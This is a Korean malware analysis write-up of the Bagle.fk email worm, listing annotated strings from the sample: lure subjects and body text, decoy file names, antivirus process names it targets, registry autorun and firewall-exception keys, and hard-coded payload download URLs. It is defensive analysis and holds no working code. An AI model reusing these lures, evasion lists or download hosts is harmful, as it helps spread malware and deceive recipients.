Email-Worm Analysis

– 바이러스: Email-Worm.Win32.Bagle.fk –

2006. 12.

이강석 / certlab@gmail.com

어셈블리어 개발자 그룹 :: 어셈러브

http://www.asmlove.co.kr

E-mail worm 분석과정을 담고 있는 문서이고, 분석에 쓰인 악성코드는 당연히 첨부하지 않았습니다.
첨부할시 악성코드 유포를 하게 되는것이고, 만약 첨부하였더라도 잘못 관리하는 경우가 대부분이어서
대신 분석에 쓰였던 악성코드의 Strings 결과를 첨부하였습니다.

처음 이메일에 첨부된 파일이고, Message.com 악성코드 대신 Strings 결과를 Message.txt 파일에
저장하였습니다.

01 – Start 디렉토리

Message.txt
Description.txt

Message.com 은 UPX로 Packing 되어 있어 Unpacking 한 파일의 Strings 결과를 Certlab_unpacked.txt에
저장하였습니다.
악성코드가 실행되면 regisp32.exe / windspl.exe 파일이 생성되는데 각각의 Strings 결과값.

02 – Strings 디렉토리

Certlab_unpacked.txt
regisp32.exe.txt
windspl.exe.txt


IDA로 분석하면서 중요한 부분을 IDA Graph로 PDF 파일로 담았습니다.
mailsend_flow.pdf는 악성코드가 메일을 보낼때의 Flow입니다.
regisp32_flow.pdf는 regisp32.exe 악성코드 실행의 한부분인 Flow입니다.

03 – Flow


mailsend_flow.pdf
regisp32_flow.pdf

Email-Worm Analysis

어느날 21c@##.co.kr에서 Gwd: Document 라는 제목으로 한통의 메일을 받았습니다.
(보낸 회사를 알아보니 현재는 운영을 안하는 회사 였습니다.)
(id부분을 유추해 21c@21c.co.kr 로 생각하시는분도 계실지 모르지만 아닙니다. ^^)



Message.com , Description.txt 파일 두 개가 첨부 되어 있네요.
두 개의 파일을 다운로드 받아 보았습니다. Message.com 을 받으니 다음과 같이 AV에 탐지 되네요



Description.txt 파일의 내용입니다.
이 파일은 Text 파일이기 때문에 분석에서 제외 하였습니다.

```
you've got them already
```

Message.com 분석결과 Strings 결과중에 의미있는 부분만 따로 뽑아낸 부분입니다.
(전체 Strings 결과는 파일에 첨부되어 있습니다.)

```
!This program cannot be run in DOS mode.
Rich
UPX0
UPX1
UPX2
$Id: UPX 0.61 Copyright (C) 1996-1999 Laszlo Molnar & Markus Oberhumer $
$Id: NRV 0.54 Copyright (C) 1996-1999 Markus F.X.J. Oberhumer $
$License: NRV for UPX is distributed under special license $
kernel32.dll
Sleep
user32.dll
wsprintfA
wsock32.dll
send
tole32.dll
CoInitialize
shlwapi.dll
StrDupA
wininet.dll
InternetOpenA
advapi32.dll
RegCloseKey
urlmon.dll
URLDownloadToFileA
shell32.dll
ShellExecuteA
gdi32.dll
DeleteDC
KERNEL32.DLL
LoadLibraryA
GetProcAddress
UPX!
MGGt
SW3
bmp
In a d
ficult worlV
nameless =
ant
o surviv
So, you
ill be mine!!
 Bagl
AuthQ$29.04
GermFy.
127.0
SOFTWARE₩dispering
```

```
lObje
cts
.exe
http://ijj
.t35.com/7$
3've goNhem alreaA
dyAM
image/bmpk[
Startup
hutdown
&k:#lbane
Ex9
HELO %l"
{RSET
MAIL FROM:<
CPT TO
DATA
msn
 MIME-N
7c-Typem
209.16.8
DEBU
SYSTEM
'D'r'o'p
e'd'S'k'y'N
```

악성코드를 분석할때는 이렇게 Strings 로 초기분석을 하게 되는데 대략 초기 분석결과 다음과 같습니다.

```
UPX Packing
E-mail로 어떤 작업을 수행
레지스트리 어떤 작업을 수행
어떤 URL에 어떤 파일을 다운로드
시작 프로그램에 어떤 프로그램이 등록될지도
다른사람에게 메일을 보낼수도...
```

그러나 Packing된 파일이기 때문에 분석을 하려면 꼭 Unpacking 된 파일의 Strings 결과를 봐야합니다. 왜 그런것인지는 관련된 다른 문서를 참고해주시기 바랍니다.

이제 분석 시스템에 Message.com 파일을 옮긴후에 분석을 시작해 보도록 하겠습니다.
분석 시스템은 Windows XP Pro SP0 원본 버전이고, 인터넷과 단절된 환경입니다.
외부로 나가려는 패킷은 패킷캡쳐를 통해 분석을 합니다.

만약 IRC기능을 하는 패킷이 나간다고 한다면 IRC서버를 갖춘 가상환경으로 돌리면 되고,
어떤 웹사이트에 연결하는 패킷이면 웹서버를 갖춘 가상환경으로 돌리면 됩니다.

분석과정에는 여러 가지가 있지만 Email-worm 같은 경우 최대한 코드의 사이즈를 줄이고, 많이 퍼뜨려야 하기 때문에 첨부된 파일의 사이즈는 50kb는 안넘습니다. 보통 50kb 정도 된다고 보시면 됩니다.
그럼, 이 작은 사이즈가 과연 어떤일들을 할까요.

만약 실행이 된다면, 만약 메일을 받고 첨부된 수상한 파일이 실행된다면 보통 어떤 사이트의 악성코드를 다운로드 받은후에 실행을 하고, 시작프로그램에 등록되고,
IRC Bot 기능을 갖고 있다면 Client는 악성코드가 실행된지도 모르고, 공격자가 관리하고 있는 IRC 채널에 자동으로 접속/대기하고 공격자의 명령을 받을 준비를 하곤 합니다.
한마디로 첨부된 파일은 "명령" 역할을 할뿐입니다.

수상한 파일을 실행시키지 맙시다.

Strings 결과 UPX로 Packing 되었다고 하니 UPX로 Unpacking 을 합니다.
만약 Unpacking 도구가 없거나, 신종 Packer로 Packing 된경우는 Manual Unpacking 을 합니다.
단순히 악성코드의 행동패턴과 흐름만을 본다면 Unpacking을 할 필요는 없습니다.
그냥 Message.com 파일을 실행하면 되니까요.
그러나. 분석을 하는것이기에 한번 끝까지 한번 가봅시다.

다음화면에서 Message.com 파일은 UPX로 Packing된 파일이고, Email에서 첨부된 파일입니다.
Certlab_unpacked.exe 파일은 unpacking 한 파일입니다.
왜 악성코드는 Packing 하는지, 왜 Unpacking 하면 코드의 사이즈가 틀린지..
왜 Packing된 파일과 Unpacking 된 파일과 서로 Strings 결과가 틀린지는
이 문서에는 다루지 않고, 다음 분석문서에서 다루도록 하겠습니다.

Unpacking 후의 Certlab_unpacked.exe -> Strings 결과입니다.
마찬가지로 의미있는 문자열들만 따로 뽑아서 정리하였습니다.
보시면 아시겠지만 한눈에 봐도 어떤 일들을 하는지 알수가 있을것이고,
Strings 결과에 대해 조금의 변조 없이 그대로 보여드립니다.

```
!This program cannot be run in DOS mode.
Rich
In a difficult world
In a nameless time
I want to survive          // 저장되어 있는 어떤 메시지가 있습니다.
So, you will be mine!!     // 아마도 나중에 메일을 보낼때 사용하는 제목일수도 있겠네요.

-- Bagle Author, 29.04.04, Germany.
127.0.0.1
SOFTWAREWdispering
DsplObjects

Wwindspl.exe            // 이 파일은 아마도 실행될 악성코드의 이름 같습니다.
http://ijj.t35.com/     // 사이트 주소가 있다는것은 어떤 작업을 하는것입니다. 다시 말하면 어떻게 해서든 관련이 있습니다.

you've got them alreadyArial      // 이메일로 악성코드가 첨부될때 같이 첨부되는 txt 파일의 내용. (분석에서 별 필요 없음)
image/bmp
image/gif
image/jpeg
gdiplus.dll
GdiplusStartup
GdiplusShutdown
GdipGetImageEncodersSize
GdipGetImageEncoders
GdipLoadImageFromStream
GdipSaveImageToFile
GdipDisposeImage
Can't find a viewer associated with the file
Error!
SOFTWAREWMicrosoftWWindowsWCurrentVersionWRun    // 이것으로 봐서 악성코드가 윈도우 부팅될때 시작프로그램에 등록이 됩니다.

open
.exe
.scr
.com
.zip
.vbs    // 이런 확장자 목록 같은 경우 여러가지 이유들이 있습니다.
.hta    // 다운로드 받거나 생성된 악성코드가 다양한 확장자로 변형되거나
.cpl    // 목록에 있는 확장자 파일들을 공격하거나..

Internet Explorer 5.01
HELO %s.net
HELO %s.com
HELO %s.org
RSET
MAIL FROM:<%s>
RCPT TO:<%s>       // 악성코드가 메일을 보낼때 사용하는 명령어들입니다.
DATA
@hotmail
@msn
@microsoft
```

```
rating@
f-secur
news
update
anyone@
bugs@
contract@
feste
gold-certs@
help@
info@
nobody@
noone@
kasp
admin
icrosoft
support
ntivi
unix
bsd
linux
listserv
certific
sopho       // 지금 보이는 이 목록들은 나중에 악성코드가 메일을 보낼때 사용하는 메일 ID 부분에 해당되거나
@foo        // 이 목록에 있는 리스트에는 메일을 보내지 않을수도 있습니다. 악성코드 제작자가 어떻게 프로그래밍 했는지에 따라
@iana       // 다른 결과가 나올수 있습니다.
free-av
@messagelab
winzip
google
winrar
samples
abuse
panda
cafee
spam
pgp
@avp.
noreply
local
root@
postmaster@

*.*
.wab
.txt
.msg
.htm
.shtm
.stm
.xml
.dbx
.mbx
.mdx
.eml
.nch
.mmf
.ods
```

```
.cfg
.asp
.php
.pl
.wsh
.adb
.tbb
.sht
.xls
.oft    // 이 확장자 목록은 위에서 봤었던 .exe .scr 등등과 성격이 다릅니다.
.uin    // 악성코드가 왼쪽에 있는 확장자 목록들에 등록되어있는 파일들을 찾아 이메일주소를 찾는것입니다.
.cgi    // 이렇게 수집된 메일주소를 바탕으로 악성코드는 메일을 뿌리게 됩니다.
.mht    // 만약 웹서버가 현재 이 악성코드에 감염이 되었다면 웹서버에 있는 모든 웹페이지들에 등록되어있는 메일주소에
.dhtm   // 퍼지게 될것입니다.
.jsp

shar
Microsoft Office 2003 Crack, Working!.exe
Microsoft Windows XP, WinXP Crack, working Keygen.exe
Microsoft Office XP working Crack, Keygen.exe
Porno, sex, oral, anal cool, awesome!!.exe        // 지금 이 목록은 공유폴더에 다음의 리스트의 파일명으로 복사 됩니다.
Porno Screensaver.scr                             // 악성코드가 바보가 아닌이상 virus.exe 라고 하지 않으니
Serials.txt.exe                                   // 이런식으로 그럴듯한 파일명으로 널리 퍼지게끔 합니다.
Porno pics arhive, xxx.exe
Windows Sourcecode update.doc.exe
Ahead Nero 7.exe
Windown Longhorn Beta Leak.exe
Opera 8 New!.exe
XXX hardcore images.exe
WinAmp 6 New!.exe
WinAmp 5 Pro Keygen Crack Update.exe
Adobe Photoshop 9 full.exe
Matrix 3 Revolution English Subtitles.exe
ACDSee 9.exe

KAV 5.0
Kaspersky Antivirus 5.0    // 왜 악성코드 안에 AV 프로그램 이름이 들어있는것일까요.
                           // 보통 악성코드 안에 AV 관련 프로그램 이름이 등록되어 있는 경우
                           // 찾아서 값을 삭제하곤 합니다.
ddd',' dd MMM yyyy
HH:mm:ss
%03i%02i
Date: %s
To: "%s" <%s>        // 메일 보낼때의 부분입니다.
From: "%s" <%s>
Subject: %s
Message-ID: <%s%s>
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="--------%s"
----------%s
Content-Type: text/html; charset="us-ascii"
Content-Transfer-Encoding: 7bit
----------%s
Content-Type: %s; name="%s.%s"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="%s.%s"
Content-ID: <%s.%s>
```

```
----------%s
Content-Type: application/octet-stream; name="%s%s"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="%s%s"
----------%s--
<br>
<html><body>
</body></html>
<img src="cid:%s.%s"><br>
Password: %s
Pass - %s
Password - %s
Gwd: Msg reply
Gwd: Hello :-)
Gwd: Yahoo!!!
Gwd: Thank you!
Gwd: Thanks :)
Gwd: Text message
Gwd: Document
Gwd: Incoming message      // 이것은 메일을 보낼때의 제목 리스트 들입니다.
Gwd: Incoming Message      // 이중에 악성코드는 랜덤하게 골라 메일을 발송하게 됩니다.
Gwd: Incoming Msg
Gwd: Message Notify
Gwd: Notification
Gwd: Changes..
Gwd: Update
Gwd: Fax Message
Gwd: Protected message
Gwd: Protected message
Gwd: Forum notify
Gwd: Site changes
Gwd: Hi
Gwd: crypted document

Ok. Read the attach.<br><br>
Ok. Your file is attached.<br><br>
Ok. More info is in attach<br><br>
Ok. See attach.<br><br>
Ok. Please, have a look at the attached file.<br>
Ok. Your document is attached.<br><br>
Ok. Please, read the document.<br><br>              // 메일 보낼때의 본문 내용
Ok. Attach tells everything.<br><br>
Ok. Attached file tells everything.<br><br>
Ok. Check attached file for details.<br><br>
Ok. Check attached file.<br><br>
Ok. Pay attention at the attach.<br><br>
Ok. See the attached file for details.<br><br>
Ok. Message is in attach<br><br>
Ok. Here is the file.<br><br>
.ini
.cfg
.txt
.vxd
.def
.dll

www.cumonherface
Details
```

```
XXX_livebabes
XXX_PornoUpdates
xxxporno
fuck_her
Info
Common
MoreInfo          // 메일을 발송할 때 악성코드의 파일명을 다음의 리스트 중에 하나로 보내게 됩니다.
Message           // 저한테 첨부되어 온것은 왼쪽의 Message를 선택한 악성코드. Message.com

Description          // 악성코드가 첨부될때 같이 첨부되는 Description.txt 파일
.txt

lstrlenA
GetTickCount
lstrcpyA
lstrcatA
GetTempPathA
ExitThread
ExitProcess
Sleep
GetPrivateProfileIntA
CreateThread
CreateProcessA
CloseHandle

WriteFile     // 광범위하게 악성코드에서 WriteFile, CreateFileA 가 있다면 주위깊게 봐야 합니다.
CreateFileA   // 어떤 URL에서 새로운 악성코드를 받을수도 있고, packing된 파일이 Unpacking 되면서 생성되는 파일 등등..
              // 환경에 따라 다르지만, 결국에는 새로운 파일이 생성 된다는것이기에 생성되는 파일을 찾고, 분석을 해야 합니다.

GetModuleFileNameA
GetProcAddress
GetModuleHandleA
SetErrorMode
ReleaseMutex
GetLastError
CreateMutexA
KERNEL32.dll
wsprintfA
USER32.dll

RegCloseKey
RegSetValueExA           // 악성코드가 시작 레지스트리에 등록을 하는 전형적인 패턴
RegOpenKeyA

ADVAPI32.dll
InternetCloseHandle
InternetReadFile
InternetOpenUrlA
InternetOpenA
WININET.dll
http://dook.zoo.by/
http://debut.zoo.com/
http://myphotokool.t235.com/        // 사이트 주소가 명시 되었다는것은 리스트에 나와있는 사이트 들이 해킹되었거나
http://ijj.t235.com/                // 명시된 사이트가 메일서버로 이용되고 있을수 있습니다.
http://209.16.85.230/.%20/pr        // 그게 아니라면 명시된 사이트에서 다른 악성코드를 다운받을수도 있습니다.
                                    // 어떻게 해서든 관련이 있습니다.
win%s.tmp
system.ini
```

```
TFTempCache
system.ini
VideoVer
mcidrv32
DEBUT.TMP
SYSTEM₩CurrentControlSet₩Services₩SharedAccess₩Parameters₩FirewallPolicy₩StandardProfile₩AuthorizedApplications₩List
%s:*:Enabled:ipsec       // 위의 레지스트리 경로에 다음 값을 생성합니다.

bagla_super_downloader_1000
RegisterServiceProcess
kernel32
smtp_bagla_1000
http://noshit.fateback.com/
http://noshit.fateback.com/
₩regisp32.exe
smtp_bagla_1000
SeDebugPrivilege
advapi32.dll
AdjustTokenPrivileges
InitializeAcl
LookupPrivilegeValueA
OpenProcessToken
SetSecurityInfo
kernel32.dll
RegisterServiceProcess
iphlpapi.dll
GetNetworkParams

MuXxXxTENYKSDesignedAsTheFollowerOfSkynet-D
'D'r'o'p'p'e'd'S'k'y'N'e't'
_-oOaxX|-+S+-+k+-+y+-+N+-+e+-+t+-|XxKOo-_
[SkyNet.cz]SystemsMutex                    // 다음 Mutex를 생성합니다.
AdmSkynetJklS003                           // 여기서 Mutex란 보통 악성코드는 중복실행을 막기위해 다음과 같이 특정 웜들의
____--->>>>U<<<<--____                     // Mutex값을 이용합니다. 그래서 다른 웜들의 중복실행을 방지합니다.
_-oO]xX|-S-k-y-N-e-t-|Xx[Oo-_

My AV
Zone Labs Client Ex
9XHtProtect
Antivirus
Special Firewall Service
service
Tiny AV                    // 위에서 말했듯이 다음과 같은 목록의 문자열이 있다면 삭제 합니다.
ICQNet
HtProtect
NetDy
Jammer2nd
FirewallSvr
MsInfo
SysMonXP
EasyAV
PandaAVEngine
Norton Antivirus AV
KasperskyAVEng
SkynetsRevenge
ICQ Net
$$$$
GetLogicalDriveStringsA
```

```
GetModuleFileNameA
GetLocalTime
GetProcAddress
GetSystemDirectoryA
GetTickCount
GetTimeFormatA
GetTimeZoneInformation
GetWindowsDirectoryA
GlobalAlloc
GlobalFree
LoadLibraryA
LocalAlloc
LocalFree
MapViewOfFile
MultiByteToWideChar
OpenProcess
Process32First
GetDriveTypeA
GetFileSize
ReleaseMutex
SetEndOfFile
SetFileAttributesA
SetFilePointer
Sleep
SystemTimeToFileTime
TerminateProcess
UnmapViewOfFile
WaitForSingleObject
WideCharToMultiByte
WinExec
WriteFile
lstrcatA
lstrcmpiA
lstrcpyA
lstrcpynA
lstrlenA
CloseHandle
GetDateFormatA
GetCurrentProcessId
GetCurrentProcess
GetCommandLineA
FindNextFileA
FindFirstFileA
FindClose
ExitProcess
CreateToolhelp32Snapshot
CreateThread
CreateMutexA
CreateFileMappingA
CreateFileA
CopyFileA
CompareFileTime
ReadFile
Process32Next
wsprintfA
DrawTextA
CharUpperA
socket
```

```
send
gethostname
gethostbyname
connect
closesocket
bind                // 소켓프로그래밍때 많이 나오는 함수
accept
WSAStartup
listen
inet_addr
select
recv
CoInitialize
CreateStreamOnHGlobal
StrDupA
StrChrIA
StrRChrA
StrStrIA
StrTrimA

InternetOpenUrlA
InternetOpenA
InternetGetConnectedState
InternetCloseHandle

RegCloseKey
RegCreateKeyA
RegDeleteKeyA
RegDeleteValueA
RegSetValueExA
URLDownloadToFileA
ShellExecuteA
CreateBitmap
CreateCompatibleDC
CreateFontA
DeleteDC
DeleteObject
FloodFill
GetDIBits
GetDeviceCaps
GetObjectA
SelectObject
SetBkMode
SetTextColor
H6*w
kernel32.dll
Sleep
user32.dll
wsprintfA
wsock32.dll
send
tole32.dll
CoInitialize
shlwapi.dll
StrDupA
wininet.dll
InternetOpenA
advapi32.dll
```

```
RegCloseKey
urlmon.dll
URLDownloadToFileA
shell32.dll
ShellExecuteA
gdi32.dll
DeleteDC
KERNEL32.DLL
LoadLibraryA
GetProcAddress
HELO %I"
{RSET
MAIL FROM:<
ADVAPI32.dll

RegCloseKey
RegCreateKeyA          // 레지스트리 값 생성 / 삭제 부분입니다.
RegDeleteKeyA
RegDeleteValueA
RegSetValueExA

GDI32.dll
CreateBitmap
CreateCompatibleDC
CreateFontA
DeleteDC
DeleteObject
FloodFill
GetDIBits
GetDeviceCaps
GetObjectA
SelectObject
SetBkMode
SetTextColor
KERNEL32.dll
GetLogicalDriveStringsA
GetModuleFileNameA
GetLocalTime
GetProcAddress
GetSystemDirectoryA
GetTickCount
GetTimeFormatA
GetTimeZoneInformation
GetWindowsDirectoryA
GlobalAlloc
GlobalFree
LoadLibraryA
LocalAlloc
LocalFree
MapViewOfFile
MultiByteToWideChar
OpenProcess
Process32First
GetDriveTypeA
GetFileSize
ReleaseMutex
SetEndOfFile
SetFileAttributesA
```

```
SetFilePointer
Sleep
SystemTimeToFileTime
TerminateProcess
UnmapViewOfFile
WaitForSingleObject
WideCharToMultiByte
WinExec
WriteFile
lstrcat
lstrcmpi
lstrcpy
lstrcpyn
lstrlen
CloseHandle
GetDateFormatA
GetCurrentProcessId
GetCurrentProcess
GetCommandLineA
FindNextFileA
FindFirstFileA
FindClose
ExitProcess
CreateToolhelp32Snapshot
CreateThread
CreateMutexA
CreateFileMappingA
CreateFileA
CopyFileA
CompareFileTime
ReadFile
Process32Next
ole32.dll
CoInitialize
CreateStreamOnHGlobal
SHELL32.dll
ShellExecuteA
SHLWAPI.dll
StrDupA
StrChrIA
StrRChrA
StrStrIA
StrTrimA
urlmon.dll
URLDownloadToFileA
USER32.dll
wsprintfA
DrawTextA
CharUpperA
WININET.dll

InternetOpenUrlA
InternetOpenA
InternetGetConnectedState   // 인터넷에 연결한후 어떤 파일을 다운로드 받을것 같습니다.
InternetCloseHandle

WSOCK32.dll
socket
```

```
send
gethostname
gethostbyname
connect
closesocket
bind
accept          // bind, accept는 네트워크 소켓 프로그래밍에 자주 나오는 함수 이름입니다.
WSAStartup
listen
inet_addr
select
recv
```


지루하시나요? ^^;
이제 장난은 그만하고 실제 악성코드를 실행시켜 행동패턴과 흐름을 알아보겠습니다.
단순히 Strings 로 본 결과들은 **"참고"** 일 뿐입니다.

어떤 악성코드는 실행을 하면 악성코드 제작자의 코딩상의 실수로 실행에러 나기도 하고,
10가지 기능이 있다면 8개만 구현된다거나 하는것들이 있기 때문에
100% 신뢰하기 보다는 실제 분석할 때 **"참고"**로 이용 하는것이 좋습니다.

분석시스템은 Vmware Windows XP SP0입니다.
악성코드 분석에 필요한 툴들의 설명은 다른 문서에서 다루도록 하겠습니다.
악성코드는 컴퓨터가 자기 스스로 만들어서 퍼지게 하지 않습니다. 당연한 이야기 이지요.
악성코드는 **"사람"**이 코딩하여 어떤 목적을 갖고, 어떤 취약점을 이용해 퍼지게끔 하고,
만약 Client가 감염이 된다면 악성코드 제작자의 생각데로 흐름데로 실행되는것입니다.
어떤 파일을 만들거나 레지스트리에 추가하고, 다시 퍼지게끔 하고...


또한, 동작되는 환경도 중요한데 요즘 같은경우는 Windows XP를 사용하는 모든 사용자들은 대부분 서비스팩2가 설치되어 있고 쓰고 있습니다.
그런데 이런 환경속에 악성코드 제작자가 서비스팩 없는 원본, 서비스팩1이 설치된 컴퓨터를 공격하는 악성코드는 90% 만들지 않습니다. 왜냐하면 악성코드 제작자는 악성코드가 널리 퍼뜨려 져야 됩니다.
왜냐하면 악성코드 제작자이니까요.
정상적인 프로그래머라면 상대방의 컴퓨터에 Keylog를 설치하거나 레지스트리에 어떤 값을 집어 넣는다거나 그런 일들은 않하는게 정상이니까요.

다시 말하자면 악성코드도 설치되는 환경이 중요하고, 분석시스템도 다양한 환경을 구축해야 합니다.
다음과 같은 환경을 구축한후 적절하게 분석 시스템을 선정하여 분석해야 합니다.
또 한가지 분석툴들만 설치하고 끝이 아니라 실제 분서시스템에서 어느정도의 웹서핑과 P2P프로그램, 메신저 프로그램들을 설치하고 써봐야 합니다. (다양한 악성코드의 반응 때문에..)
그리고 나서 인터넷과 통제된 환경으로 돌아와서 분석을 시작합니다.
2000 / 2000 SP4 / XP / XP SP0 / XP SP1 / XP SP2

